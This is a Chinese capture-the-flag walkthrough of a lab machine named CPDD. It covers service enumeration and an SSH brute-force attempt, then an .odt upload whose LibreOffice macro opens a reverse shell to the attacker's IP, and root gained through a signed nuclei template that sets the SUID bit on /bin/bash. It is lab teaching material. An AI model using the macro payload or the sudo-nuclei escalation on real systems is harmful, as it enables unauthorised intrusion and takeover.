
群友靶机-CPDD



老夜的靶机 虽然是low 但是应该是之前折磨的hard环境改的
前排声明：由于不小心覆盖了/etc/passwd 重新启了个环境 ip地址不一样是正常的

信息收集

```
# Nmap 7.95 scan initiated Sun Jul 27 00:43:00 2025 as: /usr/lib/nmap/nmap --
min-rate 10000 -p- -oA ports 10.0.2.55
Nmap scan report for dasha.com (10.0.2.55)
Host is up (0.00020s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2049/tcp  open  nfs
3306/tcp  open  mysql
36307/tcp open  unknown
40485/tcp open  unknown
42249/tcp open  unknown
57973/tcp open  unknown
MAC Address: 08:00:27:33:06:3C (PCS Systemtechnik/Oracle VirtualBox virtual
```

```
NIC)

# Nmap done at Sun Jul 27 00:43:29 2025 -- 1 IP address (1 host up) scanned in
28.90 seconds
```

一点一点排 首先是ftp

```
$ ftp 10.0.2.58
Connected to 10.0.2.58.
220 (vsFTPd 3.0.3)
Name (10.0.2.58:kali):
530 Non-anonymous sessions must use encryption.
```

ssh的banner也得看一眼

```
ssh root@10.0.2.58
The authenticity of host '10.0.2.58 (10.0.2.58)' can't be established.
ED25519 key fingerprint is SHA256:O2iH79i8PgOwV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:6: [hashed name]
    ~/.ssh/known_hosts:7: [hashed name]
    ~/.ssh/known_hosts:8: [hashed name]
    ~/.ssh/known_hosts:9: [hashed name]
    ~/.ssh/known_hosts:10: [hashed name]
    ~/.ssh/known_hosts:11: [hashed name]
    ~/.ssh/known_hosts:12: [hashed name]
    (7 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.58' (ED25519) to the list of known hosts.
root@10.0.2.58's password:
Permission denied, please try again.
root@10.0.2.58's password:
```

然后是111,139,445

```
enum4linux 10.0.2.58
Starting enum4linux v0.9.1 (
http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Jul 27 07:02:17
2025

 ==========================================( Target Information
)==========================================

Target ........... 10.0.2.58
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin,
none


 ============================( Enumerating Workgroup/Domain on 10.0.2.58
)============================


[+] Got domain/workgroup name: SECUREGROUP


 ================================( Nbtstat Information for 10.0.2.58
)================================

Looking up status of 10.0.2.58
        CPDD            <00> -         B <ACTIVE>  Workstation Service
        CPDD            <03> -         B <ACTIVE>  Messenger Service
        CPDD            <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        SECUREGROUP     <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        SECUREGROUP     <1d> -         B <ACTIVE>  Master Browser
        SECUREGROUP     <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00

 ====================================( Session Check on 10.0.2.58
)====================================
```

```
[+] Server 10.0.2.58 allows sessions using username '', password ''


 ================================( Getting domain SID for 10.0.2.58
)================================

Domain Name: SECUREGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup


 ==================================( OS information on 10.0.2.58
)==================================


[E] Can't get OS info with smbclient


[+] Got OS info for 10.0.2.58 from srvinfo:
        CPDD            Wk Sv PrQ Unx NT SNT Secure Samba Server
        platform_id     :       500
        os version      :       6.1
        server type     :       0x809a03


 =========================================( Users on 10.0.2.58
)=========================================

Use of uninitialized value $users in print at ./enum4linux.pl line 972.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl
line 975.

Use of uninitialized value $users in print at ./enum4linux.pl line 986.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl
line 988.

 ================================( Share Enumeration on 10.0.2.58
)================================
```

```
smbXcli_negprot_smb1_done: No compatible protocol selected by server.

        Sharename       Type      Comment
        ---------       ----      -------
        secure_share    Disk
        IPC$            IPC       IPC Service (Secure Samba Server)
Reconnecting with SMB1 for workgroup listing.
Protocol negotiation to server 10.0.2.58 (for a protocol between LANMAN1 and
NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 10.0.2.58

//10.0.2.58/secure_share        Mapping: OK Listing: OK Writing: N/A

[E] Can't understand response:

NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
//10.0.2.58/IPC$        Mapping: N/A Listing: N/A Writing: N/A

 ============================( Password Policy Information for 10.0.2.58
)============================


[E] Unexpected error from polenum:



[+] Attaching to 10.0.2.58 using a NULL share

[+] Trying protocol 139/SMB...

        [!] Protocol failed: ('unpack requires a buffer of 1 bytes', "When
unpacking field 'SecurityMode | <B | b''[:1]'")

[+] Trying protocol 445/SMB...

        [!] Protocol failed: SMB SessionError: STATUS_NOT_SUPPORTED(The
request is not supported.)
```

```
[+] Retieved partial password policy with rpcclient:


Password Complexity: Disabled
Minimum Password Length: 5


 ========================================( Groups on 10.0.2.58
)========================================


[+] Getting builtin groups:


[+]  Getting builtin group memberships:


[+]  Getting local groups:


[+]  Getting local group memberships:


[+]  Getting domain groups:


[+]  Getting domain group memberships:


 ====================( Users on 10.0.2.58 via RID cycling (RIDS: 500-550,1000-
1050) )====================


[I] Found new SID:
S-1-22-1

[I] Found new SID:
```

```
S-1-5-32

[I] Found new SID:
S-1-5-32

[I] Found new SID:
S-1-5-32

[I] Found new SID:
S-1-5-32

[+] Enumerating users using SID S-1-5-21-2961354536-1637005740-1580414639 and
logon username '', password ''

S-1-5-21-2961354536-1637005740-1580414639-501 CPDD\nobody (Local User)
S-1-5-21-2961354536-1637005740-1580414639-513 CPDD\None (Domain Group)

[+] Enumerating users using SID S-1-5-32 and logon username '', password ''

S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1003 Unix User\samba_user (Local User)
S-1-22-1-1004 Unix User\LingMj (Local User)

 ================================( Getting printer info for 10.0.2.58
)================================

No printers returned.


enum4linux complete on Sun Jul 27 07:02:31 2025
```

发现用户LingMj,并且smb共享secure_share

```
hydra -l LingMj -P /usr/share/wordlists/rockyou.txt -e nsr ssh://10.0.2.58
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is
non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-27
07:04:48
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip
waiting)) from a previous session found, to prevent overwriting,
./hydra.restore



[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344402 login tries
(l:1/p:14344402), ~896526 tries per task
[DATA] attacking ssh://10.0.2.58:22/
```

发现用户随手爆一下 不过大概率是爆不出来的 哈哈哈
那再上smb瞅一眼

```
smbclient //10.0.2.58/secure_share
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> put 1
NT_STATUS_ACCESS_DENIED opening remote file \1
```

没东西 而且没权限传东西

继续分析 看看2049

```
showmount -e 10.0.2.58
Export list for 10.0.2.58:
/srv/nfs_secure 127.0.0.1
```

有挂载 不过只能挂到本地 所以也是无法利用的

接着mysql也瞅一眼

```
mysql -u root -h 10.0.2.58
ERROR 2002 (HY000): Received error packet before completion of TLS handshake.
The authenticity of the following error cannot be verified: 1130 - Host
'10.0.2.43' is not allowed to connect to this MariaDB server
```

直接也是禁止登录 那就可以聚焦到80了 捋一遍收获 拿到了用户名称LingMj

```
# Dirsearch started Sun Jul 27 00:06:12 2025 as: /usr/lib/python3/dist-
packages/dirsearch/dirsearch.py -u 10.0.2.55

403   274B   http://10.0.2.55/.ht_wsr.txt
403   274B   http://10.0.2.55/.htaccess.bak1
403   274B   http://10.0.2.55/.htaccess.orig
403   274B   http://10.0.2.55/.htaccess.save
403   274B   http://10.0.2.55/.htaccess.sample
403   274B   http://10.0.2.55/.htaccess_extra
403   274B   http://10.0.2.55/.htaccess_sc
403   274B   http://10.0.2.55/.htaccess_orig
403   274B   http://10.0.2.55/.htaccessBAK
403   274B   http://10.0.2.55/.htaccessOLD
403   274B   http://10.0.2.55/.htaccessOLD2
403   274B   http://10.0.2.55/.htm
403   274B   http://10.0.2.55/.html
403   274B   http://10.0.2.55/.htpasswd_test
403   274B   http://10.0.2.55/.htpasswds
403   274B   http://10.0.2.55/.httr-oauth
403   274B   http://10.0.2.55/.php
200     1KB  http://10.0.2.55/about.php
200     1KB  http://10.0.2.55/contact.php
200   487B   http://10.0.2.55/includes/
```

```
301   309B   http://10.0.2.55/includes    -> REDIRECTS TO:
http://10.0.2.55/includes/
403   274B   http://10.0.2.55/server-status
403   274B   http://10.0.2.55/server-status/
301   308B   http://10.0.2.55/uploads    -> REDIRECTS TO:
http://10.0.2.55/uploads/
200   402B   http://10.0.2.55/uploads/
```

有一个uploads文件夹 另外有一个可以上传odt,pdf,和doc的地方

```
curl 10.0.2.58/zhaomu.php
<!DOCTYPE html>
<html lang="zh-CN">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>大傻子的小圈子 - 加入我们</title>
    <style>
        *{margin:0;padding:0;box-sizing:border-box;font-family:'Microsoft
YaHei',sans-serif}
        body{background:linear-
gradient(135deg,#6a11cb,#2575fc);display:flex;justify-content:center;align-
items:center;min-height:100vh;padding:20px}
        .card{background:rgba(255,255,255,0.9);border-radius:20px;box-shadow:0
10px 30px rgba(0,0,0,0.15);padding:2.5rem;width:100%;max-width:500px;text-
align:center}
        h1{color:#2d3748;font-size:2.2rem;margin-bottom:1.2rem;text-shadow:1px
1px 3px rgba(0,0,0,0.1)}
        .sub{color:#4a5568;font-size:1.1rem;margin-bottom:2rem;line-
height:1.6}
        .upZone{background:#edf2f7;border:3px dashed #cbd5e0;border-
radius:15px;padding:2rem 1.5rem;margin-bottom:1.8rem;transition:all
0.3s;cursor:pointer}
        .upZone:hover{background:#e2e8f0;border-color:#a0aec0}
        .upZone.active{background:#ebf8ff;border-color:#63b3ed}
        .fileInput{display:none}
        .btn{background:#4299e1;color:white;border:none;padding:14px
28px;border-radius:50px;font-size:1.1rem;font-
weight:600;cursor:pointer;transition:all
```

```
0.3s;display:block;width:100%;margin:10px 0}
        .btn:hover{background:#3182ce;transform:translateY(-2px);box-shadow:0
4px 8px rgba(0,0,0,0.1)}
        .suc{background:#48bb78;color:white;padding:12px;border-
radius:8px;margin-top:15px}
        .err{background:#f56565;color:white;padding:12px;border-
radius:8px;margin-top:15px}
        .fileInfo{margin:15px 0;color:#4a5568;font-weight:500}
        .req{display:block;margin-top:10px;color:#718096;font-size:0.9rem}
        .icon{font-size:3.5rem;color:#4299e1;margin-bottom:15px}
    </style>
</head>
<body>
    <div class="card">
        <h1>大傻子的小圈子</h1>
        <p class="sub">诚邀脑洞清奇的你加入我们的奇妙世界</p>

        <form method="post" enctype="multipart/form-data">
            <div class="upZone" id="dropArea">
                <div class="icon">📄</div>
                <div>点击或拖拽文件到此处</div>
                <div class="req">支持格式：.odt, .doc, .pdf</div>
                <input type="file" class="fileInput" name="upFile" id="upFile"
                    accept=".odt,.doc,.pdf" required>
            </div>

            <div class="fileInfo" id="fileInfo">未选择文件</div>
            <button type="submit" class="btn">提交申请</button>
                    </form>
    </div>

    <script>
        const upFile = document.getElementById('upFile');
        const dropArea = document.getElementById('dropArea');
        const fileInfo = document.getElementById('fileInfo');

        dropArea.addEventListener('click', () => upFile.click());

        upFile.addEventListener('change', function() {
            if(this.files.length > 0) {
```

```
                fileInfo.textContent = `已选择: ${this.files[0].name}`;
                dropArea.classList.add('active');
            }
        });

        dropArea.addEventListener('dragover', (e) => {
            e.preventDefault();
            dropArea.classList.add('active');
        });

        dropArea.addEventListener('dragleave', () => {
            dropArea.classList.remove('active');
        });

        dropArea.addEventListener('drop', (e) => {
            e.preventDefault();
            upFile.files = e.dataTransfer.files;
            fileInfo.textContent = `已选择: ${e.dataTransfer.files[0].name}`;
        });
    </script>
</body>
</html>
```

开始一直想着怎么绕过了 不过确实既然是诚邀 从设计上来说就有可能读文件内容 后面经老夜提醒 用odt的宏反弹shell拿到初始权限

```
REM  *****  BASIC  *****

Sub Main
    Dim cmd As String
    cmd = "bash -c 'bash -i >& /dev/tcp/10.0.2.43/4444 0>&1'"
    Shell(cmd)
End Sub
```

需要注意 宏的事件以及宏本身都要选择文件本身 否则由于LibreOffice 25.2的设计 宏都是加载到本地的 上传编写好宏和事件的文件 拿到初始shell

```
nc -lvnp 4444
listening on [any] 4444 ...
```

```
connect to [10.0.2.43] from (UNKNOWN) [10.0.2.58] 55994
bash: cannot set terminal process group (1337): Inappropriate ioctl for device
bash: no job control in this shell
bash: /home/LingMj/.bashrc: Permission denied
LingMj@CPDD:~$
LingMj@CPDD:~$ sudo -l
sudo -l
Matching Defaults entries for LingMj on CPDD:


secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET",
env_keep+="XAPPLRESDIR
    XFILESEARCHPATH XUSERFILESEARCHPATH", mail_badpass

Runas and Command-specific defaults for LingMj:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User LingMj may run the following commands on CPDD:
    (ALL : ALL) NOPASSWD: /usr/local/bin/nuclei
```

传个公钥用ssh登录稳定下shell 另外有nuclei的sudo权限 众所周知 nuclei是可以自己编写yaml脚本的

```
LingMj@CPDD:~$ sudo nuclei -sign -t 1.yaml
[INF] Private Key is encrypted with passphrase
[*] Enter passphrase (exit to abort):
[INF] All templates signatures were elaborated success=1 failed=0
LingMj@CPDD:~$ cat 1.yaml
id: matcher-rce-poc
info:
  name: RCE with a Reliable Matcher
  author: LingMj
  severity: critical

code:
```

```
  - engine:
      - sh
    source: "chmod +s /bin/bash"

    matchers:
      - type: regex
        part: body
        regex:
          - "uid=.*"
# digest:
4a0a00473045022100beb0b8b0bd686f9adcd0be4308e2e6e923fdc6a3672112a8a58db0442263
9fdd022040dfcb3b38f944e6165e29121b13b14f9ee25a1e6d90fe6283f75f57ec9bf600:dc2b8
173293234094 90f3a5f3ce270c7
```

这里直接用Mj的脚本了 deepseek用的非常折磨 整一下午都出不来 使用自定义的yaml脚本是要-sign的 加完之后会有标记 也就是最下面那行# digest:

```
LingMj@CPDD:~$ sudo nuclei -t 1.yaml  -u http://localhost -code


                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v3.1.10

                projectdiscovery.io

[INF] Current nuclei version: v3.1.10 (outdated)
[INF] Current nuclei-templates version: v10.2.5 (latest)
[WRN] Scan results upload to cloud is disabled.
[INF] New templates added in latest release: 75
[INF] Templates loaded for current scan: 1
[INF] Executing 1 signed templates from admin
[INF] Targets loaded for current scan: 1
[INF] No results found. Better luck next time!
LingMj@CPDD:~$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1168776 Apr 18  2019 /bin/bash
```

也是注意一定要加code参数 要点就是1.记得认证 2.加code参数

```
LingMj@CPDD:~$ bash -p
bash-5.0# id
uid=1004(LingMj) gid=1004(LingMj) euid=0(root) egid=0(root)
groups=0(root),1004(LingMj)
```